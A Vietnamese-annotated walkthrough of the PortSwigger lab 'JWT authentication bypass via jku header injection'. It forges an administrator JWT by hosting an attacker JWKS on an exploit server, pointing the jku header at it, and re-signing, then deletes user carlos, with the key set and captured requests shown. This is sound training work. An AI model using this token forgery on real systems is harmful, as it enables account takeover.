

# Lab: JWT authentication bypass via jku header injection

PRACTITIONER

LAB

Not solved




This lab uses a JWT-based mechanism for handling sessions. The server supports the `jku` parameter in the JWT header. However, it fails to check whether the provided URL belongs to a trusted domain before fetching the key.


To solve the lab, forge a JWT that gives you access to the admin panel at `/admin`, then delete the user `carlos`.

You can log in to your own account using the following credentials: `wiener:peter`


- Mục đích: Sử dụng jku để lấy khóa từ tên miền không tin cậy và truy cập vào trang admin để xóa tài khoản carlos




- Đăng nhập tài khoản người dùng wiener



- Bắt gói tin bằng BurpSuite thì ta nhận được Session



- Theo như bài lab, server có hỗ trợ jku nên ta sẽ lợi dụng điều này để bypass chữ ký trong JWT
- Tạo mã RSA 2048: JWT Editor => New RSA Key



- Mở Exploit Server và viết code JSON chứa mã công khai RSA

Body:

```
{
  "keys": [
    {
      "kty": "RSA",
      "e": "AQAB",
      "kid": "39b82b0e-270e-472f-87d9-c660612ac116",
      "n": "rqhEbbMcx72LhU0gp5DDoJfFNw94QE8NEcV9jqwNuZF1h2ZzowfF9jS--Skn8zC61ix0DCeey1OsQtWwSMsbjNwYhuayuTiQcEsE_9EBYWP1J-TsIU-PNscXrlmfTl3lc-2nn13xFTkcfhSV-5YYhRk5Q-OSaL7Eq1ZVo0uiiuMwPpM2Roh3ShFG7iuPjzXBAXYpmJBVDOLa67PQF0S7YHqym_JpfXerrbXSuaYrw5Y0ci-vUya4dj9_LjXgxFW_6GerkeiTiAl5OZ8DNuyZF8lQjbM93cVompPhgVKEA4TW-9254e18rBGLxXZ45EuCA5Md3AsSLygDSuG_dqbb5Q"
    }
  ]
}
```

- Chuyển gói tin GET đã bắt được vào Repeater
- Chuyển sang tab JSON Web Token => Sửa “wiener” thành “administrator” => Thêm trường “jku” với URL là web exploit => Sign

**Request**

Pretty Raw Hex JSON Web Token

JWT 1 - eyJraWQlOjJIMTRKODlwNi02MmE2LTQxMDQxOGZlYmY2Q1YzYjM5NzU1LCh...

**Serialized JWT**

BwGk-yBj0-s5Dzhs\_Ft8dwhLROMpQdO9g1sabQXFjDWLbLw9qCCDtHJkMf1AaBvnmUjGU5V7e035HA8gyj8Lzyv72sg6yw82Ardh7iRclV1YMrVUEoi3dS3EaDwFM2-GFPT-uXdC8HfeUxuyu04omJUcjfT3aT76KLpfOdifM1r2G4x61NcEOWDKE1whvGF44qdKKdaAVP1VVZ5wjdiOS526Jv24ERckYedCSNJ3TP3Mn2V522XmS9e90in7Av0-NNs-N\_JtXGGJ3oR3\_FtbojsKSWnKYcnXO\_zQIzv-yOTeEMNEAgWg7713LsyuJXOvw43S28av6AD06KVe1TEcOQ

Copy Decrypt Verify

**JWS JWE**

**Header**

{  
 "kid": "e14d8206-62a6-4104-8feb-fcd5c97b3975",  
 "alg": "RS256",  
 "jku": "https://exploit-0a0d00a604e85d6180ed484e01ca00e6.exp..."  
}

Format JSON Compact JSON

**Payload**

{  
 "iss": "portswigger",  
 "exp": 1724648771,  
 "sub": "administrator"  
}

Format JSON Compact JSON

**Signature**

07 01 A4 FB 20 63 D3 EB 39 0F 38 73 FC 5B 7C 77

Attack Sign Encrypt

- Nhấn Send để gửi đi thì ta đã thành công vào “/admin”

Request

PrettyRawHexJSON Web Token

JWT1 - eyJqa3UI0JodHRwczovL2V4cGwaXQcMGZwZDZAwYTWwNGU4NWQ2MTgwZWQ0ODRI ...

Serialized JWT

CopyDecryptVerify

JWSJWE

Header

Format JSONCompact JSON

Payload

Format JSONCompact JSON

Signature

74 64 A8 35 32 93 30 23 5B F1 17 8E F5 64 74 8A

AttackSignEncrypt

Response

PrettyRawHexRender

Web Security Academy

JWT authentication bypass via jku header injection

LABNot solved

Go to exploit server

Back to lab description >>

HomeAdmin panelMy account

Users

wiener - Delete

carlos - Delete

- Xóa tài khoản “carlos”

Request

PrettyRawHexJSON Web Token

1GET /admin HTTP/2

2Host: 0aa500ca04555dc7807849c7009a0089.web-security-academy.net

3Cookie: session=eyJqa3UI0JodHRwczovL2V4cGwaXQcMGZwZDZAwYTWwNGU4NWQ2MTgwZWQ0ODRI ...

4Sec-Ch-Ua: "Chromium";v="127", "Not)A;Brand";v="99"

5Sec-Ch-Ua-Mobile: ?0

6Sec-Ch-Ua-Platform: "Windows"

7Accept-Language: en-US

8Upgrade-Insecure-Requests: 1

9User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36

10Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7

11Sec-Fetch-Site: same-origin

12Sec-Fetch-Mode: navigate

13Sec-Fetch-User: ?1

14Sec-Fetch-Dest: document

15Referer: https://0aa500ca04555dc7807849c7009a0089.web-security-academy.net/admin/delete?username=carlos

16Accept-Encoding: gzip, deflate, br

17Priority: u=0, i

Response

PrettyRawHexRender

Web Security Academy

JWT authentication bypass via jku header injection

LABSolved

Congratulations, you solved the lab!

Share your skills!

Continue learning >>

HomeAdmin panelMy account

User deleted successfully!

Users

wiener - Delete